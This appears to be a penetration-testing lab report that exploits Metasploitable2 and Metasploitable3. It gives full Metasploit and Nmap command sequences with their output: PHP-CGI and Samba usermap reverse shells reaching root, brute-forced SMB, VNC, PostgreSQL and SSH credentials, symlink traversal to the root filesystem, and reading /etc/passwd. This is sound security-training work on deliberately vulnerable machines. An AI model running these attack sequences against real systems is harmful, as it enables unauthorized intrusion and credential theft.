
In this particular exploit, we used "auxilary/scanner/smtp/smtp_enum" module along with the unix_user.txt file which is provided by Kali Linux. This does take a while to read the whole file as there are many users specified in the file but we were successfully able to extract the list of uers in the SMTP service.

```
msf6 auxiliary(scanner/smtp/smtp_version) > use scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 auxiliary(scanner/smtp/smtp_enum) > set user_file /usr/share/metasploit-framework/data/wordlists/unix_users.txt
user_file => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.224.148:25    - 192.168.224.148:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.224.148:25    - 192.168.224.148:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, servi
ce, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.224.148:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

6) PHP Version Detection (Port 80)



We have already identified that port 80 is open so we navigated to Metaspoloitable2 web server by typing in the IP address and as per Nessus scan, we are able to see the PHP version and that is ran as a CGI (common gateway interface).




We exploited the vulnerability of PHP version 5.2.4 which is that when running as a CGI it is exposed to an argument injection vulnerability. We used the "exploit/multi/http/php_cgi_arg_injection" module in Metasploit to gain access to the shell.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > use multi/http/php_cgi_arg_injection
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.224.144:4444
[*] Sending stage (39927 bytes) to 192.168.224.148
[*] Meterpreter session 1 opened (192.168.224.144:4444 -> 192.168.224.148:52301) at 2023-04-05 15:26:51 +0100

meterpreter > getuid
Server username: www-data
meterpreter >
```

7) Apache HTTP Server Version Vulnerability (Port 80)

Similarly to the PHP vulnerability in previous section, We were also able to view the Apache web server version on port 80.



We now exploited the Apache server using "auxiliary/scanner/http/files_dir" module in Metasploit to see if we can find any interesting files on the Apache server.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > use auxiliary/scanner/http/files_dir
msf6 auxiliary(scanner/http/files_dir) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 auxiliary(scanner/http/files_dir) > exploit

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[*] Using code '404' as not found for files with extension .htm
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[+] Found http://192.168.224.148:80/index.php 200
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension
[+] Found http://192.168.224.148:80/dav 301
[+] Found http://192.168.224.148:80/index 200
[+] Found http://192.168.224.148:80/phpMyAdmin 301
[+] Found http://192.168.224.148:80/test 301
[*] Using code '404' as not found for files with extension
[+] Found http://192.168.224.148:80/dav 301
[+] Found http://192.168.224.148:80/index 200
[+] Found http://192.168.224.148:80/phpMyAdmin 301
[+] Found http://192.168.224.148:80/test 301
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We then used telnet to establish connection on port 80 and sent a GET request where we were able to find more information on the phpMyAdmin page which we could potentially use it for fuzzing for example.

```
┌──(dipendra㉿kali)-[~]
└─$ telnet 192.168.224.148 80
Trying 192.168.224.148 ...
Connected to 192.168.224.148.
Escape character is '^]'.
GET /phpMyAdmin/ HTTP/1.1
HOST: 192.168.224.148

HTTP/1.1 200 OK
Date: Wed, 05 Apr 2023 14:37:07 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Set-Cookie: phpMyAdmin=b37394fe73d73f34b67d57826ffcf21d15e73f98; path=/phpMyAdmin/; HttpOnly
Set-Cookie: pma_lang=en-utf-8; expires=Fri, 05-May-2023 14:38:16 GMT; path=/phpMyAdmin/; httponly
Set-Cookie: pma_charset=utf-8; expires=Fri, 05-May-2023 14:38:16 GMT; path=/phpMyAdmin/; httponly
Set-Cookie: pma_collation_connection=deleted; expires=Tue, 05-Apr-2022 14:38:15 GMT; path=/phpMyAdmin/; httponly
Set-Cookie: pma_theme=original; expires=Fri, 05-May-2023 14:38:16 GMT; path=/phpMyAdmin/; httponly
Last-Modified: Tue, 09 Dec 2008 17:24:00 GMT
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

1031
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="ltr">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <link rel="icon" href="./favicon.ico" type="image/x-icon" />
    <link rel="shortcut icon" href="./favicon.ico" type="image/x-icon" />
    <title>phpMyAdmin </title>
    <link rel="stylesheet" type="text/css" href="phpmyadmin.css.php?lang=en-utf-8&amp;convcharset=utf-8&amp;token=9edb510e77b23e9ac572439ec4d2377c&amp;js_frame=right&amp;nocache=2457687151" />
    <link rel="stylesheet" type="text/css" href="print.css" media="print" />
    <meta name="robots" content="noindex,nofollow" />
<script type="text/javascript">
//<![CDATA[
// show login form in top frame
if (top != self) {
    window.top.location.href=location;
}
//]]>
</script>
</head>

<body class="loginform">


<div class="container">
<a href="http://www.phpmyadmin.net" target="_blank" class="logo"><img src="./themes/original/img/logo_right.png" id="imLogo" name="imLogo" alt="phpMyAdmin" border="0" /></a>
<h1>
```

8) Samba Badlock Vulnerability (Port 139 & 445)

HIGH **Samba Badlock Vulnerability**

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Nessus has detected a Samba Badlock vulnerability and has provided us with a detailed information on various attack scenarios. Sama allows Linux and Unix computers to communicate with windows OS. We identified in the Nmap TCP scan that Samba was running on port 139 & 445.

First easy exploit that we performed was brute force SNMP walk on port 139 samba to obtain login credential of Metasploit. We can see from the screenshot provided below that we were successfully able to get some valid login credentials.

```
┌──(dipendra㉿kali)-[~]
└─$ nmap -n -p 139 --script smb-brute 192.168.224.148
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 20:31 IST
Nmap scan report for 192.168.224.148
Host is up (0.00036s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| smb-brute:
|   msfadmin:msfadmin ⇒ Valid credentials
|_  user:user ⇒ Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 158.18 seconds
```

This vulnerability in Samba takes advantage of username map script feature as there is no filtering of user input and attackers could possibly connect to a session and obtain a remote shell with root access. We simply used the "exploit/multi/samba/usermap_script" module in Metasploit and as seen in the screenshot below we have highlighted that root access obtained.

```
msf6 auxiliary(scanner/http/files_dir) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.224.148
rhosts ⇒ 192.168.224.148
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.224.144:4444
[*] Command shell session 2 opened (192.168.224.144:4444 → 192.168.224.148:38927) at 2023-04-05 15:40:32 +0100

id
uid=0(root) gid=0(root)
```

Same is repeated for port 445:

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.224.144:4444
[*] Command shell session 3 opened (192.168.224.144:4444 → 192.168.224.148:38928) at 2023-04-05 15:43:15 +0100

id
uid=0(root) gid=0(root)
```

Another exploit that we perfromed was SMB by using smbclinet tool to get information of available shares without any valid user or pass where when it asks for password – simply hitting enter grants us with access.

```
┌──(dipendra㉿kali)-[~]
└─$ smbclient -L 192.168.224.148
Password for [WORKGROUP\dipendra]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
```

More detailed output with smbmap:

```
┌──(dipendra㉿kali)-[~]
└─$ smbmap -H 192.168.224.148
[+] IP: 192.168.224.148:445     Name: 192.168.224.148
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$                                                  NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

We then were able to find a directory “tmp” that is possible to exploit which is a bonus find. We used “auxiliary/admin/smb/samba_symlink_traversal” module in Metasploit.


```
msf6 exploit(multi/samba/usermap_script) > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set smbshare tmp
smbshare => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.224.148

[*] 192.168.224.148:445 - Connecting to the server...
[*] 192.168.224.148:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.224.148:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.224.148:445 - Now access the following share to browse the root filesystem:
[*] 192.168.224.148:445 -       \\192.168.224.148\tmp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) >
```

We tested this exploit by running smblient tool again with specified /tmp directory which we were successful as we can now get access to rootfs dir (root file system).

```
┌──(dipendra㉿kali)-[~]
└─$ smbclient //192.168.224.148/tmp
Password for [WORKGROUP\dipendra]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs
smb: \rootfs\> ls
  .                                   DR        0  Sun May 20 19:36:12 2012
  ..                                  DR        0  Sun May 20 19:36:12 2012
  initrd                              DR        0  Tue Mar 16 22:57:40 2010
  media                               DR        0  Tue Mar 16 22:55:52 2010
  bin                                 DR        0  Mon May 14 04:35:33 2012
  lost+found                          DR        0  Tue Mar 16 22:55:15 2010
  mnt                                 DR        0  Wed Apr 28 21:16:56 2010
  sbin                                DR        0  Mon May 14 02:54:53 2012
  initrd.img                           R  7929183  Mon May 14 04:35:56 2012
  home                                DR        0  Fri Apr 16 07:16:02 2010
  lib                                 DR        0  Mon May 14 04:35:22 2012
  usr                                 DR        0  Wed Apr 28 05:06:37 2010
  proc                                DR        0  Wed Apr  5 15:18:50 2023
  root                                DR        0  Wed Apr  5 15:19:14 2023
  sys                                 DR        0  Wed Apr  5 15:18:50 2023
  boot                                DR        0  Mon May 14 04:36:28 2012
  nohup.out                            R    11589  Wed Apr  5 15:19:14 2023
  etc                                 DR        0  Wed Apr  5 15:45:59 2023
  dev                                 DR        0  Wed Apr  5 15:19:03 2023
  vmlinuz                              R  1987288  Thu Apr 10 17:55:41 2008
  opt                                 DR        0  Tue Mar 16 22:57:39 2010
  var                                 DR        0  Sun May 20 22:30:19 2012
  cdrom                               DR        0  Tue Mar 16 22:55:51 2010
  tmp                                  D        0  Wed Apr  5 15:47:48 2023
  srv                                 DR        0  Tue Mar 16 22:57:38 2010
```

9) VNC Server 'password' Password (Port 5900)


TightNVC is a tool that can be used to remote on to a machine within the network and Nessus scan has detect vulnerable password.




This vulnerability was easily exploited by using the "auxuilary/scanner/vnc/vnc_login" module in Metasploit were it detected the vulnerable "password".

```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.224.148:5900  - 192.168.224.148:5900 - Starting VNC login sweep
[+] 192.168.224.148:5900  - 192.168.224.148:5900 - Login Successful: :password
[*] 192.168.224.148:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

We then connected to VNC in another terminal and we were able to establish remote desktop session with root access as shown below.



10) PostgreSQL Server Vulnerabilities (Port 5432)



For us to launch a brute-force attack on PostreSQL login, we first need to identify the database name. PostgreSQL utilizes a default database called template1 which is template used to create all of the other databases which means we can look out for db named tempalte1.

We used the "auxiliary/scanner/postgres/postgres_login" module in Metasploit to launch a brute-force exploit where we were successfully able to identify the database login credentials as shown below.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 auxiliary(scanner/postgres/postgres_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[+] 192.168.224.148:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```

We onto exploiting PostgreSQL using the SQL command "select datname from pg_database" to list all of the databases as shown below.

```
msf6 auxiliary(admin/postgres/postgres_sql) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 auxiliary(admin/postgres/postgres_sql) > set sql select datname from pg_database;
sql => select datname from pg_database;
msf6 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 192.168.224.148

Query Text: 'select datname from pg_database;'
================================================

    datname
    -------
    postgres
    template0
    template1

[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_sql) >
```

Lastly, we looked to see if we could obtain the /etc/passwd file. We used the "auxiliary/admin/postgres/postgres_readfile" module to load /etc/passwd file


```
msf6 auxiliary(admin/postgres/postgres_readfile) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 auxiliary(admin/postgres/postgres_readfile) > run
[*] Running module against 192.168.224.148

Query Text: 'CREATE TEMP TABLE OoqJTeQpld (INPUT TEXT);
      COPY OoqJTeQpld FROM '/etc/passwd';
      SELECT * FROM OoqJTeQpld'
================================================================================

    input
    -----
    backup:x:34:34:backup:/var/backups:/bin/sh
    bin:x:2:2:bin:/bin:/bin/sh
    bind:x:105:113::/var/cache/bind:/bin/false
    daemon:x:1:1:daemon:/usr/sbin:/bin/sh
    dhcp:x:101:102::/nonexistent:/bin/false
    distccd:x:111:65534::/:/bin/false
    ftp:x:107:65534::/home/ftp:/bin/false
    games:x:5:60:games:/usr/games:/bin/sh
    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
    irc:x:39:39:ircd:/var/run/ircd:/bin/sh
    klog:x:103:104::/home/klog:/bin/false
    libuuid:x:100:101::/var/lib/libuuid:/bin/sh
    list:x:38:38:Mailing List Manager:/var/list:/bin/sh
    lp:x:7:7:lp:/var/spool/lpd:/bin/sh
    mail:x:8:8:mail:/var/mail:/bin/sh
    man:x:6:12:man:/var/cache/man:/bin/sh
    msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
    mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
```

We were also presented with a bonus feature that saved the contents of /etc/passwd file inside the following workspace as shown below.


```
snmp:x:115:65534::/var/lib/snmp:/bin/false
[+] 192.168.224.148:5432 Postgres - /etc/passwd saved in /home/dipendra/.msf4/loot/20230405163337_default_192.168.224.148_postgres.file_553826.txt
[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_readfile) >
```

Metasploitable3 (192.168.56.102)

1) **SSH vulnerabilities (Port 22)**



The first task in brute-forcing SSH login information is identifying usernames which usually can be done by guessing usernames or retrieve usernames from a files. We once again used the method of creating some sample users with passwords for our brute-force exploit demonstration which can be seen in the screenshot below.



We used the "auxiliary/scanner/ssh/ssh_login" module in Metasploit to execute the brute-force exploit using our custom file created above. We specified various options such as "stop_on_success to false" because we wanted to see all of the valid credentials that was picked up, "verbose to false" to disable live logs and "gatherproof to false" because we just wanted a quick access to the shell. We were able to obtain two high privileges shell sessions but were not able to upgrade them to meterpreter as shown in the screenshot below.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.56.102
rhost => 192.168.56.102
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file ~/users.txt
user_file => ~/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file ~/passwords.txt
pass_file => ~/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success false
stop_on_success => false
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/ssh/ssh_login) > set gatherproof false
gatherproof => false
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.56.102:22 - Starting bruteforce
[+] 192.168.56.102:22 - Success: 'vagrant:vagrant' ''
[*] SSH session 2 opened (192.168.224.144:43239 → 192.168.56.102:22) at 2023-04-06 12:24:54 +0100
[+] 192.168.56.102:22 - Success: 'Administrator:vagrant' ''
[*] SSH session 3 opened (192.168.224.144:42225 → 192.168.56.102:22) at 2023-04-06 12:24:59 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > session -u 2
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unknown
[*] Upgrading session ID: 2
[-] Shells on the target platform, unknown, cannot be upgraded to Meterpreter at this time.
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

sysinfo
-sh: line 12: sysinfo: command not found
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::44f8:65db:7e0e:d99c%11
   IPv4 Address. . . . . . . . . . . : 192.168.56.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

2) SNMP vulnerabilities (Port 161)

SNMP is a protocol used to gather and organise information about managed devices on IP network.

HIGH **SNMP Agent Default Community Name (public)**

Description


It is possible to obtain the default community name of the remote SNMP server.

An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications).

